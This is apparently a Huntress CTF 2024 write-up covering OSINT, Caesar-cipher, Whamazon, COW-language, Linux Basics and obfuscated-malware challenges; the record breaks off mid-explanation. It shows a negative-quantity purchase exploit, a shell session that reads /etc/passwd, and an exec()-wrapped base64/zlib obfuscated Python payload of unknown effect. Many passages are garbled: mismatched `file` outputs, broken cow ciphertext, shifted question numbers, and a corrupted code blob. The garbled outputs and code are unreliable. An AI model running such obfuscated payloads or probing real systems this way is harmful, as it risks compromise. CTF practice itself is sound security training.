

Huntress CTF 2024

[OSINT] Ran Somewhere

Thanks for joining the help desk! Here's your first ticket of the day; can you help the client out?

URGENT! HELP!

Mack from <meroni@ID0Tsolution.net>
TO:helpdesk@forsenesis.tech
SUBJECT:Urgent Help!

To helpdesk@forsenesis.tech
Save all attachments

4e 6f 74 65.txt 1.0K 66 69 6e 64 20 69 74 20 79 65 74 2.03 MB 69 6d 20 6e 65 61 72 62 79 2.29 MB

Keep Me ITTM My USB was stolen! I have headed into town for some work and stopped by a client's coffee shop to get work done. Everything was fine I was working and drinking coffee. I got up to use the restroom; when I returned, I saw that my computer had been tampered with! All my work was closed out, and my flash drive with my projects was gone! I can't lose this; there was very important work on it! I thought the worst! tools you put in there must have been infected with malware or something. When I was looking at the desktop, I noticed three new files that were not there before. I opened one to see if they were my files, but they are a jumbled mess. I can't make any sense of it. I think it is that "ran somewhere" that your team keeps warning us about. I still don't know what it is, but please reverse this and get my USB back. I can't believe this happened!

- Mack Enroll
President
[Check out our new website!](#)

ID0T SOLUTIONS

If you open it directly, there will be three files. Use them to decrypt and you will get

1. File 1: [4e 6f 74 65.txt](#)

- Hex Content:

```
48 65 79 20 54 68 65 72 65 21 20 59 6f 75 20 73 68 6f 75 6c 64 20 62 65 20 6d 6f 72 65 20 63 61 72 65 66 75 6c 20 6e 65 78 74  
20 74 69 6d 65 20 61 6e 64 20 6e 6f 74 20 6c 65 61 76 65 20 79 6f 75 72 20 63 6f 6d 70 75 74 65 72 20 75 6e 6c 6f 63 6b 65 64  
20 61 6e 64 20 75 6e 61 74 74 65 6e 64 65 64 21 20 59 6f 75 20 6e 65 76 65 72 20 6b 6e 6f 77 20 77 68 61 74 20 6d 69 67 68 74  
20 68 61 70 70 65 6e 2e 20 57 65 6e 6c 20 69 6e 20 74 68 69 73 20 63 61 73 65 2c 20 79 6f 75 20 6c 6f 73 74 20 79 6f 75 72 20  
66 6c 61 73 68 20 64 72 69 76 65 2e 20 44 6f 6e 27 74 20 77 6f 72 72 79 2c 20 49 20 77 69 6c 6c 20 6b 65 65 70 20 69 74 20 73  
61 66 65 20 61 6e 64 20 73 6f 75 6e 64 2e 20 41 63 74 75 61 6c 6c 79 20 79 6f 75 20 63 6f 75 6c 64 20 73 61 79 20 69 74 20 69  
73 20 6e 6f 77 20 27 66 6f 72 74 69 66 69 65 64 27 2e 20 59 6f 75 20 63 61 6e 20 63 6f 6d 65 20 72 65 74 72 69 65 76 65 20 69  
74 2c 20 62 75 74 20 79 6f 75 20 67 6f 74 20 74 6f 20 66 69 6e 64 20 69 74 2e 20 49 20 6c 65 66 74 20 61 20 63 6f 75 70 6c 65  
20 6f 66 20 66 69 6c 65 73 20 74 68 61 74 20 73 68 6f 75 6c 64 20 68 65 6c 70 2e
```

- Decoded Text:

Hey There! You should be more careful next time and not leave your computer unlocked and unattended! You never know what might happen. Well in this case, you lost your flash drive. Don't worry, I will keep it safe and sound. Actually you could say it is now 'fortified'. You can come retrieve it, but you got to find it. I left a couple of files that should help.

- Vigil Ante

2. File 2:

- Hex Content:

```
66 69 6e 64 20 69 74 20 79 65 74
```

- Decoded Text:

find it yet

3. File 3:

- Hex Content:

```
69 6d 20 6e 65 61 72 62 79
```

- Decoded Text:

im nearby

1. File 2 → image file

File: 4e 6f 74 65 20 69 74 20 79 65 74.dat
4e 69 6a 64 20 69 74 20 79 65 74.dat: JPEG image data, JFIF standard 1.05, density 72x96, segment length 16, Exif Standard: TIFF image data, big-endian, directives=2, baseline, precision=1
100% 300x300, components=3



2. File 3 → image file

```
$ file -O0 0d 20 0e 05 01 72 82 79.dat
0d 0d 20 0e 05 01 72 82 79.dat: JPEG image data, JFIF standard 1.01, resolution (0x0), density 72x72, segment length 16, Exif Standard [TIFF image data, big-endian, direntries=6, software=GreenShot], base
line predictions 0, uncompRESSED components 3
```



So I concacted two files together



If you look at the website,

At ID10T Solutions, we pride ourselves on offering world-class consulting services that cover absolutely nothing of importance. Our team of highly trained specialists is dedicated to delivering solutions so vague, you'll wonder if we even showed up. Whether you're looking for guidance on decisions that don't matter or need insight into topics that we don't quite understand, we've got you covered. With our unique ability to overpromise and underdeliver, ID10T Solutions excels in providing comprehensive advice that's as elusive as it is unnecessary. Let us show you how to achieve less, with more confusion!

What Our Clients Are Saying!

Spoiler Alert: They Love us!

"I'm not sure what we paid ID10T solutions for... We reached out for business consulting; they showed up talked in business jargon and sent us a bill..." -Uninspired Insights, Inc.

"I had ID10T come out to see if they could help us increase sales. They just drank all of our coffee... I think we gotta close" - [Vault Coffee Shop](#)

"They did a whole lot of nothing for us, and somehow we still paid them" - Gullible Advisory Partners

the historical place is near [Vault Coffee Shop](#)

The address of the coffee shop, 201 S Main St, Bel Air, MD, 21014, it seems likely that the building in question is **The Armory** in Bel Air, Maryland. The Bel Air Armory is a historic building with castle-like stone architecture, located on Main Street in Bel Air, and it closely matches the architectural style seen in your photos.

Suggested Answer

Given the fortified, castle-like architecture and the historical nature of the Bel Air Armory, the answer or flag might be:

"Bel Air Armory"

| `flag{Bel_Air_Armory}`

[Crypto] No need for Brutus

A simple message for you to decipher:

`squiqhyiiycfbudeduutvehrhkjki`

Submit the original plaintext hashed with MD5, wrapped between the usual flag format:

`flag{}`

Ex: If the deciphered text is "hello world", the MD5 hash would be [5eb63bbbe01eed093cb22bb8f5acdc3](#), and the flag would be [flag{5eb63bbbe01eed093cb22bb8f5acdc3}](#).

```
# Deciphered plaintext
plaintext = "caesarissimpleoneedforbrutus"

# Hash the plaintext using MD5
hashed_plaintext = md5(plaintext.encode()).hexdigest()

# Wrap it in the flag format
flag = f"flag{{{{hashed_plaintext}}}}"
flag
```

One of the possible plaintexts, when using a Caesar cipher with a shift of 16, is "caesarissimpleoneedforbrutus." This looks like a coherent and meaningful phrase. Now, I will hash this deciphered text "caesarissimpleoneedforbrutus" using MD5 and wrap it in the flag format as requested.

The deciphered plaintext is "caesarissimpleoneedforbrutus," and the MD5 hash of this text is [c945bb2173e7da5a292527bbbc825d3f](#).

| `flag{c945bb2173e7da5a292527bbbc825d3f}`

[Warmups] Whamazon

Wham! Bam! Amazon is entering the hacking business! Can you buy a flag?

Press the **Start** button on the top-right to begin this challenge.

```
#What's up, Whammy? What do you wanna do?  
1. Examine your Inventory  
2. Buy from Whamazon  
3. Quit  
> 1  
We got all the deets on what's what in your inventory:  
... Actually, Whammy, you don't have anything in your inventory. :(  
Wanna buy something from Whamazon?  
1. Examine your Inventory  
2. Buy from Whamazon  
3. Quit  
> 2  
Woohoo! We are where it's at: WHAMAZON!  
What would you like to buy?  
!! You have: 50 dollars in your wallet !!  
1. Apples  
2. Oranges  
3. Video Games  
4. Game Console  
5. Television  
6. House  
7. The Flag  
8. "Nothing, I want to leave"  
> 7  
The 'The Flag' item costs 1000000000 dollars.  
This costs you 1000000000 dollars but you only have 50 in your wallet!  
We're sorry Whammy, but you can't afford this!!  
!! You have: 50 dollars in your wallet !!
```

```
1. Apples  
2. Oranges  
3. Video Games  
4. Game Console  
5. Television  
6. House  
7. The Flag  
8. "Nothing, I want to leave"  
> 2  
The 'Oranges' item costs 2 dollars.  
How many of the 'Oranges' items would you like ?  
> -1000000  
Crunching the numbers...  
2 dollars x -1000000 = -2000000 subtracted from your wallet!  
!! You have: 2300050 dollars in your wallet !!  
  
1. Apples  
2. Oranges  
3. Video Games  
4. Game Console  
5. Television  
6. House  
7. The Flag  
8. "Nothing, I want to leave"  
> 6  
The 'House' item costs 100000 dollars.  
How many of the 'House' items would you like ?  
> -1000000  
Crunching the numbers...  
100000 dollars x -1000000 = -1000000000000 subtracted from your wallet!  
!! You have: 100002300050 dollars in your wallet !!
```

```

Okay, see you later Whammy!
1. Apples
2. Oranges
3. Video Games
4. Game Console
5. Television
6. House
7. The Flag
8. "Nothing, I want to leave"
> 7

The 'The Flag' item costs 1000000000 dollars.
How many of the 'The Flag' items would you like ?
> 1
Crunching the numbers...
1000000000 dollars x 1 = 1000000000 subtracted from your wallet!

Wait a second Whammy... you wanna buy THE FLAG???
This is our most valued item... we won't give it up without an intense game of
ROCK PAPER SCISSORS!
Connection Closed

You know how to play, right? A player can pick just one of three choices!
... Rock beats Paper
... Paper beats Scissors
... Scissors beats Rock
Let's play! First, here are some jedi-mind game tricks to throw you off...
"1, your opponent, will NOT choose Rock!!"
?? What is your choice ?
1. Rock
2. Paper
3. Scissors
4. "Nevermind, I don't wanna play"
> 3

"Rock... Paper... Scissors... SHOOT!
You chose Scissors and I chose Paper!
OH NO! I lost! Fine, you can have your silly flag... BUT JUST ONE!!
!! The Flag has been added to your inventory !!

Wanna keep playing just for fun???

```

```

1. Examine your inventory
2. Buy from Whamazon
3. Quit
> 1

We got all the deets on what's what in your inventory:
-----
-100000 x Apples: A shiny red apple. Probably very tasty, but not all that usefull!
-1000000 x Oranges: A juicy orange orange. Orange orange? Orange orange. Orange!
-1000000 x House: A house that you can live in! To eat apples and play video games, of course!
1 x The Flag: A flag you can submit for points in a CTF! It says: flag{18bdd83cee5690321bb14c70465d3408}

```

| flag{18bdd83cee5690321bb14c70465d3408} |

[Warmups] Cattle

I know it's an esoteric challenge for a Capture the Flag, but could you herd these cows for me?

```
zzw@zzw-Lenovo-ThinkPad-T450: ~ $ strings castle
moo mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
```

GitHub - SkwalExe/cow-encryptor: Encrypt your files in cow language 🐄

Encrypt your files in cow language 🐄 Contribute to SkwalExe/cow-encryptor development by creating an account on GitHub.

https://github.com/SkwalExe/cow-encryptor

secret.cow

```
000 moooo0 moooo0
000 moooo0 moooo0
000 moooo0 moooo0
000 moooo0 moooo0
000 moooo0 moooo0
000 moooo0 moooo0
000 moooo0 moooo0
000 moooo0 moooo0
000 moooo0 moooo0
000 moooo0 moooo0
000 moooo0 moooo0
000 moooo0 moooo0
000 moooo0 moooo0
000 moooo0 moooo0
000 moooo0 moooo0
000 moooo0 moooo0
000 moooo0 moooo0
000 moooo0 moooo0
000 moooo0 moooo0
000 moooo0 moooo0
```

The COW programming language is an esoteric programming language created by Sean Heber in 2003. It is a Brainfuck variant designed humorously with Bovinae in mind. COW has twelve instructions (four more than Brainfuck) and is Turing-complete. Most instructions are moos, only the capitalization varies: mOo, mOo, mOO, Moo, and so on. MMM, OOO, oom and OOM are the exceptions. All other character combinations are ignored and treated as comments.

Plaintext:

```
flag{6cd6392eb609c6ae4c332ef6a321d9dd}
```

Ciphertext:

```
moo mOO
moo mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
MMm MOO MoO
MoO MoO MoO MoO MoO MoO MoO MoO MoO MoO MoO MoO MoO MoO MoO MoO MoO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO mOO
```

```
flag{6cd6392eb609c6ae4c332ef6a321d9dd}
```

[Misc] Linux basics

Welcome to Linux Basics!

You're expected to answer a series of questions to get the flag.

To view the questions, and answer them, you'll use the

answer

tool.

Display questions:

answer

Answer a question:

answer x

where

x

is question number.

Press the Start button on the top-right to begin this challenge.

```
zzz@iLuvBlaPTOP-MuNCR1Zn: ~$ nc challenge.ctf.games 31335
bash: cannot set terminal process group (1): Not a tty
bash: no job control in this shell
[...]
Welcome to Linux Basics!
You're expected to answer a series of questions to get the flag.
To view the questions, and answer them, you'll use the 'answer' tool.
Display questions: 'answer'
Answer a question: 'answer x' where x is question number.
linux-basics-241761c159c3461d-6c6f9fcbd7-jmqft:~$ answer 1
answer 1
Question: Search the man pages. What command would you use to generate random permutations? shuf
shuf
Nice Job!
Linux-basics-241761c159c3461d-6c6f9fcbd7-jmqft:~$
```

```
linux-basics-241761c159c3461d-6c6f9fcbd7-jmqft:~$ answer 0
answer 0
Question: What's your home directory? /home/user
/home/user
Nice Job!
Here's the flag: 8873fe66f8e7a6019d7d71261864f6c5 -
```

```
linux-basics-241761c159c3461d-6c6f9fcbd7-jmqft:~$ cat /home/user/README
cat /home/user/README
[...]
Welcome to Linux Basics!
You're expected to answer a series of questions to get the flag.
To view the questions, and answer them, you'll use the '\answer` tool.
Display questions: '\answer'
Answer a question: '\answer x` where x is question number.
```
1: What's your home directory?
2: What's the command you'd use to generate random permutations?
3: On what day was `/home/user/myfile.txt` modified? Use the date format 2019-12-31
4: How big is `/home/user/myfile.txt` in kilobytes? Round to the nearest whole number.
5: Who owns the file `/home/user/myfile.txt`?
6: What's the 3-digit octal permissions of the file `/home/user/myfile.txt` (e.g 777)
7: Who can read the file `/home/user/myfile.txt`?
8: There's a user 'john' on the system. Can he write to `/home/user/myfile.txt`?
9: What's the command to check if a file is executable?
10: Which user on the system, except for root, admin and john, can execute `/home/user/myfile.txt`?
11: `/home/user/myfile.txt` looks like a txt file, but it actually isn't. What kind of file is it?
12: If you run `ls -l /home/user/myfile.txt` you'll see it has execute permissions, but you have full read/write/execute permissions. John and Rose can read the file only, and cannot read/write or execute the file.
Once you have figured out the answer to a question, run '\answer x` to answer question number x.
```


```

```
linux-basics-241761c159c3461d-6c6f9fcfd7-jmqft:~$ answer 1
answer 1
You already Solved this challenge
linux-basics-241761c159c3461d-6c6f9fcfd7-jmqft:~$ ls -al
ls -al
total 48
drwxr-sr-x 1 user admin 4096 Oct 29 07:18 .
drwxr-xr-x 1 root root 4096 Sep 30 08:09 ..
-rw-r--r-- 1 user admin 67 Oct 29 07:19 .bash_history
-rw-r--r-- 1 root root 645 Sep 30 08:09 .profile
-rw-r--r-- 1 root root 1732 Sep 30 08:09 README
-rw-r--r-- 1 root admin 224 Aug 29 1997 myfile.txt
linux-basics-241761c159c3461d-6c6f9fcfd7-jmqft:~$ answer 2
answer 2
Question: On what day was /home/user/myfile.txt modified? Use the date format 2019-12-31 1997-08-29
1997-08-29
Nice Job!
linux-basics-241761c159c3461d-6c6f9fcfd7-jmqft:~$ answer 3
answer 3
Question: How big is /home/user/myfile.txt, in kilobytes? Round to the nearest whole number. 22
22
Nice Job!
linux-basics-241761c159c3461d-6c6f9fcfd7-jmqft:~$ answer 4
answer 4
Question: What user owns the file /home/user/myfile.txt root
root
Nice Job!
```

```
linux-basics-241761c159c3461d-6c6f9fcfd7-jmqft:~$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/nologin
daemon:x:2:2:daemon:/sbin:/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin:/nologin
sync:x:5:0:sync:/sbin:/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin:/nologin
news:x:9:13:news:/usr/lib/news:/sbin:/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin:/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin:/nologin
ftp:x:21:21:/var/lib/ftp:/sbin:/nologin
sshd:x:22:22:sshd:/dev/null:/sbin:/nologin
games:x:35:35:games:/usr/games:/sbin:/nologin
ntp:x:123:123:NTP:/var/empty:/sbin:/nologin
guest:x:405:100:guest:/dev/null:/sbin:/nologin
nobody:x:65534:65534:nobody://sbin:/nologin
admin:x:1338:1338:Linux User,,,:/bin/false
user:x:1337:1338:Linux User,,,:/home/user:/bin/bash
john:x:1001:1338:Linux User,,,:/bin/false
dave:x:1002:1002:Linux User,,,:/bin/false
rose:x:1003:1338:Linux User,,,:/bin/false
jade:x:1004:1000:Linux User,,,:/bin/false
linux-basics-241761c159c3461d-6c6f9fcfd7-jmqft:~$ answer 6
answer 6
Question: What is the user id of 'admin'? 1338
1338
Nice Job!
```

```
linux-basics-241761c159c3461d-6c6f9fcfd7-jmqft:~$ answer 7
answer 7
Question: There is a user 'john' on the system. Can they write to /home/user/myfile.txt? (yes/no) no
No
Nice Job!
linux-basics-241761c159c3461d-6c6f9fcfd7-jmqft:~$ answer 8
answer 8
Question: Can the 'admin' user execute /home/user/myfile.txt? (yes/no) yes
yes
Nice Job!
```

```
linux-basics-241761c159c3461d-6c6f9fcfd7-jmqft:~$ file /home/user/myfile.txt
/home/user/myfile.txt: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 807x114, components 3
linux-basics-241761c159c3461d-6c6f9fcfd7-jmqft:~$ answer 10
answer 10
Question: /home/user/myfile.txt looks like a txt file, but it actually isn't. What kind of file is it? JPEG
JPEG
Wrong Answer.
linux-basics-241761c159c3461d-6c6f9fcfd7-jmqft:~$ answer 10
Answer: /home/user/myfile.txt looks like a txt file, but it actually isn't. What kind of file is it? jpg
jpg
Wrong Answer.
linux-basics-241761c159c3461d-6c6f9fcfd7-jmqft:~$ answer 10
answer 10
Question: /home/user/myfile.txt looks like a txt file, but it actually isn't. What kind of file is it? jpeg
jpeg
Nice Job!
```

flag{8873fe66f8e7a6019d7d71261864f6c5}

[Malware] Discount Programming Devices

I used a tool on the internet to obfuscate my script!

But I lost it, and I don't know how to get it back.

Maybe you can help?

```
_ = lambda __ : __import__('zlib').decompress(__import__('base64').b64decode(__[:-1]));exec(_)(b'==gP54lIP4///+M/1+GMvNce/fwCVLH/MInNnz3h23iJeQkC6MKwEMMnp7Be7eNbVOK+HaqgHAvKs2ZQCIdwiGMoyFlmRZY3D9myD9RsxDdcXHVY7KBHsx5vQySzBn6k/a0dLycl19Y1ylgMhIcoHvx0HtpJHCFnycq')
```

```

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'"))

```

To recover your obfuscated script, we need to reverse the obfuscation process. Your script is obfuscated using a combination of:

1. **Base64 encoding:** The encoded string is reversed (`[:::-1]` in Python).
2. **zlib compression:** After decoding the reversed Base64 string, it is decompressed using `zlib`.

Here's a step-by-step plan to recover the original script:

Steps:

1. Reverse the Base64-encoded string.
